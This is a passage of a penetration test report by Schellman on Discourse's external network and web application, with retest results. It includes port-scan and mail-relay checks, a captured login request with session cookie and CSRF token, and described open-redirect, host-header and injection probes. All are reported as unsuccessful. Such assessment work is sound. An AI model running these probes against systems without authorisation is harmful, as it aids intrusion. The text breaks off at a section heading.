Quality, above all.

Penetration Test Report

Civilized Discourse Construction Kit, Inc.

Retest of External Network and Web Application

September 29, 2025

Contents

Section 1

Executive Summary

Prepared For

Civilized Discourse
Construction Kit, Inc.
8 The Green
Suite 8383
Dover, DE 19901

Executive Summary

Civilized Discourse Construction Kit, Inc. ("Discourse") contracted with Schellman Compliance, LLC ("Schellman") to perform a penetration test of the Discourse platform and external network. Testing occurred within the production environment between August 11, 2025, and August 22, 2025. This assessment focused on testing the effectiveness of controls implemented to secure the Discourse environment by identifying and exploiting vulnerabilities, validating their risk, and providing recommendations for remediation.

One (1) moderate and one (1) low risk issue were discovered while performing the subsequent tests during this engagement:

- External Network Penetration Testing
- Web Application Penetration Testing

A retest of all initially identified findings occurred on September 3, 2025, and September 8, 2025. Upon completing the retest, all findings were determined to be remediated. These results are summarized below and individual retest observations have been noted within the finding details pages.

Summary Table

The following table lists the findings from the assessment, along with their risk rating and a unique identifier.

Identifier	Finding	Risk Rating	Remediation Status
APP-01	Stored Cross-site Scripting via Topics	● Moderate	Remediated
APP-02	Insecure Direct Object Reference via AI Suggest…	● Low	Remediated


Assumptions & Limitations

The assessment was performed taking the following assumptions and limitations into consideration:

- All testing activities were conducted as a point-in-time assessment. As such, the vulnerabilities reflected in this report may not indicate vulnerabilities that existed before or after the test execution window.
- Discourse administrators have the ability to add and modify JavaScript on their site. Instances of stored Cross-site Scripting (XSS) that could only be exploited by administrators were excluded from this report, in accordance with the scope exclusions outlined in Discourse's bug bounty program.
- A SAML integration plugin was available for download; however, due to the requirement for local server access, the plugin could not be tested during the assessment.
- The Discourse Calendar core plugin presented an error message when enabled and was unavailable while testing.

Section 2

Assessment Scope



Assessment Scope

Prior to any testing activities, Discourse provided a list of URLs and IP addresses as the scope of the assessment. Port scanning was performed on all TCP ports and the top 1,000 UDP ports. Schellman conducted testing of only the in-scope resources as defined below.

External Network

The external scope consisted of sixteen (16) DNS hostnames, three (3) of which being wildcard domains, one (1) IPv4 subnet, two (2) IPv6 subnets with thirty-four (34) specific addresses, and six (6) Amazon S3 buckets. A list of the external network scope along with any discovered open ports can be found in Supplement A - 2025_Discourse_External_Open_Ports.xlsx (Link: https://auditsource2.schellman.com/engagements/35056/documents?folder=d1bbc037-2cd1-48aa-a131-31708100371f&file=225836bb-a31d-4960-a613-95ea68c7ae5d).

Web Application

Schellman was provided access to two (2) web applications, which were accessible from the following URLs:

Web Application	URL	Open Ports
RedSchell (Tenant A)	https://enduring-creature.blueschell.com	80, 443 TCP
BlueSchell (Tenant B)	https://depraved-cofounder.redschell.com	80, 443 TCP

Web applications and open ports

Web Application Credentials


Discourse created two (2) initial test accounts to access the application(s). Schellman provisioned three (3) additional user accounts to assess the application in the context of user-defined roles. The table below lists the accounts used during testing, which can be deactivated once all retesting is complete:

Application	Account Name	Role	Created By
Tenant A	alpha.discourse@redschell.com	Administrator	Discourse
Tenant A	bravo.discourse@reschell.com	Standard User	Schellman
Tenant B	bravo.discourse@blueschell.com	Administrator	Discourse
Tenant B	delta.discourse@blueschell.com	Standard User	Schellman
Tenant B	echo.discourse@blueschell.com	Standard User	Schellman

Accounts used during testing

Section 3

Methodology



Methodology

Schellman's approach to penetration testing is based on the experience of a team that has been conducting tests and evaluating their results for over two decades. Schellman understands how breaches occur, how corporate requirements may affect a test, and the need for a quality deliverable which is applicable to executive, security, and system administration teams. Based on this information, a framework was built to ensure the goals and objectives of a quality assessment. The framework leverages the standards available in the public domain, including, but not limited to:

- National Institute of Standards and Technology (NIST) Special Publication (SP) 800-115
- Open Worldwide Application Security Project® (OWASP®) Web Security Testing Guide (WSTG)
- Open Worldwide Application Security Project® (OWASP®) Top 10 for Large Language Model (LLM) Applications
- The MITRE Corporation ATT&CK® Matrix for Enterprise

External Network

A list of publicly accessible hosts was provided by Discourse. With that information, the following steps were performed from the perspective of an unauthenticated adversary on the Internet

- ✓ Enumerate open services on all in-scope hosts
- ✓ Perform automated vulnerability scans
- ✓ Manually review each service for known vulnerabilities and security misconfigurations
- ✓ Verify and exploit found vulnerabilities
- ✓ Attempt to escalate privileges and compromise the supporting infrastructure


Web Application

As an authenticated adversary of the application, Schellman attempted to gain access to the servers and infrastructure supporting the environment. Two (2) separate tenant environments were provided to test the web application attack vectors. The following steps were taken while attempting to breach the web application's protections and access the underlying infrastructure.

- ✓ Configure a local proxy to intercept HTTP(S) traffic
- ✓ Determine the target application footprint
- ✓ Map available web application functionality
- ✓ Analyze client-side code (e.g. HTML and JavaScript) for potential attack vectors
- ✓ Manually search for and exploit vulnerabilities in the OWASP WSTG
- ✓ Attempt to compromise the environment supporting the application

Section 4

Assessment Results




Attack Path Narrative

The following narrative details the major components of Schellman's attack path in pursuit of testing objectives. This attack path is not inclusive of all testing activities, but instead serves to summarize the primary steps taken to complete the assessment.

External Network

Discourse supplied sixteen (16) DNS hostnames, three (3) of which were wildcard domains, one (1) IPv4 subnet, two (2) IPv6 subnets with thirty-four (34) active addresses, and six (6) Amazon S3 buckets for this vector. Schellman initiated testing by performing passive reconnaissance for information on the Internet that presents a risk of information disclosure or compromise to the organization. Several refined search queries were performed from Google in an attempt to identify sensitive data and determine whether the S3 buckets in scope were indexed by search engines. Manually visiting the S3 buckets responded with an appropriate "Access Denied" error message. An examination of public code repositories was also performed during this stage of testing with the intent of uncovering API keys or credentials that may be meant for internal use. No issues were observed as a result of these test efforts.


backups-amzappdev-aas-proc
backups-amzappdev-aas-prod-us.s3.amazonaws.com


This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>SA9GVDT6PK0YEV1R</RequestId>
   <HostId>HoTXaA7DpBSsXvoYgtbjLgkXLIEzSGGZr568ZTxRTUqsiAl9sWIaNBxZc2FOcTRjm2a9vSAzAag=</HostId>
 </Error>
```

Manual attempt to view AWS S3 bucket content via directory index

Active testing followed where a combination of port scans were performed against each hostname, IPv4 and IPv6 address. Using Nmap, TCP full scans and scans against the top 1,000 UDP ports resulted in the discovery of numerous open ports. A detailed list of the open ports observed while testing can be found in Supplement A - 2025_Discourse_External_Open_Ports.xlsx (Link: https://auditsource2.schellman.com/engagements/35056/documents?folder=d1bbc037-2cd1-48aa-a131-31708100371f&file=225836bb-a31d-4960-a613-95ea68c7ae5d).


Notably, port 80 and 443 TCP were identified on multiple hosts, indicating the use of HTTP/HTTPS services. SSH services were also observed operating on port 22 TCP and SMTP mail services operating on port 25 TCP. From the IPv6 standpoint, only two (2) services were identified including the DNS service on port 53 UDP, and again SMTP on port 25 TCP. A combination of automated and manual enumeration was performed against each of the identified services. SMTP servers were probed using telnet to identify open mail relays; however, each host appropriately responded with "Relay access denied". Additionally, each SSH service observed required a public key for access and did not support password-based authentication. Port 53 UDP identified on IPv6 hosts was not susceptible to zone transfers while testing and direct attempts to interact with the service resulted in connection timeout errors.



```
[ec2-user@ip-10-0-100-46 other]$ telnet -6 2602:fd3f:0002:ff01:0000:0000:0000:003a 25
Trying 2602:fd3f:2:ff01::3a...
Connected to 2602:fd3f:0002:ff01:0000:0000:0000:003a.
Escape character is '^]'.
220 ESMTP server
HELO mx-out-01b.yyz1.discourse.cloud
250 mx-out-01b.yyz1.discourse.cloud
MAIL FROM:<admin@discourse.cloud>
250 2.1.0 Ok
RCPT TO:<nobody@redschell.com>
454 4.7.1 <nobody@redschell.com>: Relay access denied
```

Checking for open mail relay on IPv6 SMTP services

Analysis then focused on HTTP/HTTPS services, where each available port was visited in a web browser. The responses observed while testing varied and consisted of two (2) different (HTTP 404 Not Found) messages, (HTTP 502 Bad Gateway) errors associated with AWS ELBv2 services, and (HTTP 403 Forbidden) messages hinting insufficient access rights or the service required a particular HTTP method/path for access. Moreover, certificate details were reviewed for associated hostnames and many revealed wildcard domains (e.g., *.discourse.cloud) in the Common Name (CN) or Subject Alternative Name (SAN). To conclude testing, DNS reconnaissance was performed against the wildcard domain names supplied by Discourse with tools such as Shodan and crt.sh leveraging certificate transparency, in addition to brute forcing Cloudflare and Google DNS servers with the open-source tool amass to identify hostnames that may increase the overall attack surface. No issues were identified during this phase of testing.



Sorry, the site you are looking for does not exist.

Are you sure you typed in the address correctly?


learn more about Discourse

Custom HTTP "404 Not Found" page observed during external testing

Web Application

Platform Overview

Discourse is an open-source discussion platform for building online communities. It organizes conversations into topics with categories and tags, supports real-time notifications and rich-text formatting, and provides seamless reading with infinite scrolling and link previews. Users can participate on the web or via email, and includes typical forum features like private messages, polls, and even AI summaries. For governance and operations, Discourse includes a community-driven trust system, built-in spam handling, and comprehensive moderation tools. The platform provides administrators with a configurable dashboard, role-based permissions, SSO and social login options, and an extensible architecture with themes, plugins, and APIs. Discourse can be self-hosted or run in the cloud, giving communities flexibility and control over data and customization.



Welcome to Discourse!

Topic	Replies	Views	Activity
Welcome to Discourse! 👋 General 0 votes We are so glad you joined us. Discourse Welcome! Here are some things you can do to get started: 🗣 Introduce yourself by adding your picture and information about yourself and your interests to your pr... read more	0	4	2d
Plugin based test topic - bravo General 1 vote	3	2	3d
Policy baseline callback General 0 votes	0	2	3d

Discourse platform home page

Information Gathering

The web application assessment began with active reconnaissance, which consisted of manually browsing links inside the application while using an HTTP intercepting proxy. In doing so, an application map was created to conduct testing via a quantitative approach and to mark any broken or out-of-scope functionality. A combination of built-in scanning tools and plugins were used to discover information about the application's functionality and supporting infrastructure, including points of user input and the technology stack used to build the application. Since the web application source code was available on GitHub at https://github.com/discourse/discourse, emphasis was also placed on manual code review and compiling a list of names and versions of third-party libraries for later research.


The platform employed a decoupled web architecture containing a Ruby on Rails application that exposed a RESTful JSON API while an Ember.js single-page app delivered the client experience. Data is persisted in PostgreSQL with Redis used for caching and transient state, while background work is handled by "Sidekiq" for various purposes throughout the application. Near-real-time UI updates such as new posts are delivered via the "MessageBus" library. This design kept the interactive front end responsive while the Rails API enforces business logic and persistence concerns. With this information in-mind, the Discourse platform was then assessed for vulnerabilities in the OWASP Web Security Testing Guide (WSTG) and issues that could lead to a compromise of the infrastructure supporting it.

Authentication Testing

Authentication testing examined Discourse’s login workflows and session establishment. The application maintained state with a server-side session identified by the "_forum_session" cookie and, during interactive flows, a "_t" cookie. The observed sequence began with an HTTP GET request to /session/csrf while carrying an anonymous "_forum_session" and no Cross-site Request Forgery (CSRF) header. The server returned a token that was then supplied in the "X-Csrf-Token" header when subsequently posting credentials to /session. In this XML HTTP Request (XHR) flow, the client submitted form-encoded fields including "login" (email or username), "password", an optional "second_factor_method", and the user’s "timezone"; with valid credentials the server upgraded the session. A parallel HTML flow was also observed that sends an HTTP POST request to /login, which accepted "username", "password", and a "redirect" target. Discourse used a "destination_url" cookie together with the "redirect" parameter to return the user to the requested resource after authentication.

Credential-Based Login

Credential-based login testing began with analysis of Discourse's source code. Default throttles and Denial of Service (DoS) guards observed included variables such as "max_reqs_per_ip_per_minute" and "max_reqs_per_ip_per_10_seconds" which indicated login is protected by throttling rather than a fixed lockout.



```
POST /session HTTP/2
Host: enduring-creature.blueschell.com
Cookie: _forum_session=
HVVhRbQuvy0Mm2ViR73r895S%2FduyzaCaD4fWeXVpqDc1h047gQvmU5sNv4cAwj4X8dupHtbfSNiWzM6YxZquELbz
bM1I%2F2hhCEWxxBEMkiPNkE7Qnc1x8bVEf1GmPzrDvVJVYDdUG62LgEMf4XP4U087s2588W%2FBT%2Fm9kcUIuqHY
aQ9GsPmYspoxrUDIJsDHO9w%2F63ntF1ob4XlU04p9pt9TdKl4np7uRUCZqUJcA1y%2BB6TPOqpR2bvdfW1%2BP0bu
KkiL99CHXBxdXyA26sqhnda%2FlPmiqaGGNeMLk2ZVQgiVPyDR7R3zCAm0JNglsrPA7VsqsXGDRC74whCYC%2FlRxp
Ij%2F8jx3fl15ox61zTZOMsXoyvxauV62DN0qjFQzA%3D%3D--c%2B3bfH8q80vckLT5--xK8Z1qCQ4Ggo8WmUmXtg
Wg%3D%3D
Content-Length: 145
Sec-Ch-Ua-Platform: "macOS"
X-Csrf-Token:
153v1mAzkmyxf7-b_OvEengBiiUtdpbthHNoXcCDv72lpfJAkgRH7GMqIIphvLVKMUsiAUG1UzTgNi1yQAHISA
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Discourse-Present: true
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://enduring-creature.blueschell.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://enduring-creature.blueschell.com/login
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

login=bravo.discourse%40blueschell.com&password=
[redacted]&second_factor_method=1&timezone=
America%2FNew_York
```


```
HTTP/2 429 Too Many Requests
Server: nginx
Date: Thu, 21 Aug 2025 21:30:43 GMT
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 0
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Discourse-Route: session/create
Retry-After: 1210
Vary: Accept
X-Request-Id: 457fe0f7-ecda-48ef-a4ae-2f8d7236c6c4
Cdck-Proxy-Id: app-router-tieadvanced06.yyz1
Strict-Transport-Security: max-age=31536000
Cdck-Proxy-Id: app-balancer-tieinterceptor1b.yyz1

{
  "errors":[
    "You’ve performed this action too many times. Please wait 20 minutes before trying again
    ."
  ],
  "error_type":"rate_limit",
  "extras":{
    "wait_seconds":1210,
    "time_left":"20 minutes"
  }
}
```

Throttling increases lockout time in correlation to increasing attempts

Schellman validated these controls by testing the /login and /session endpoints with metered request bursts to confirm throttling, and verified session rotation and CSRF enforcement. Targeted injection testing covered SQL injection (SQLi), header-splitting, and redirect tampering including encoded variants, scheme prefixes, userinfo/host confusion (e.g., "//bravo.Discourse@/"), and testing the “destination_url” cookie using Unicode and double-URL-encoded payloads. In each case, the application returned a same-origin path and error responses, with no evidence of input-driven execution.

Sign-Up and User Enumeration

The sign-up process followed the same CSRF protection pattern as the login page. The client first sent an HTTP GET request to /session/csrf with an anonymous "_forum_session", then submitted an HTTP POST request to /u via XHR with "X-Csrf-Token" and form fields for "email", "username", "password", "password_confirmation", "server_challenge", and "timezone". On success, the flow sent an HTTP POST request with credentials to /login with a redirect to /u/account-created.


Password is one of the 10000 most common passwords. Please use a more secure password.

Welcome!

Email: testuser@redschell.com
✓ We will email you to confirm
Username: testuser
✓ Your username is available
Password: •••••••••••
× That password is too common.

Common password usage restriction observed


Upon account creation, host header injection was performed against the activation links to determine whether or not they could be changed to a Schellman controlled domain using headers such as "X-Forwarded-Host", "Forwarded", "X-Forwarded-Proto/Port", etc. As a result, hostnames supplied in the emailed activation URL were not altered. Open redirect upon login was checked against the "redirect" parameter with various payload encodings of "https://" and "//" pointed towards Schellman controlled domains; these tests consistently produced an HTTP "302 Temporary Redirect", followed by a "Location" header to the site homepage rather than the specified host. For activation, replay checks included completing activation with HTTP PUT requests to "/u/activate-account/.json" followed by immediate replay of the same token; tests returned HTTP "422 Unprocessable Entity" with a message stating "link is no longer valid." Furthermore, injection tests against "password_confirmation" or omitting/randomizing "challenge" parameters produced HTTP "403 Forbidden" with the error message "invalid_access." Attempts to complete activation while dropping the intermediate "/session/hp" request resulted in an error page stating "Sorry, an error occurred".

Password Reset and Forgot Email Functionalities

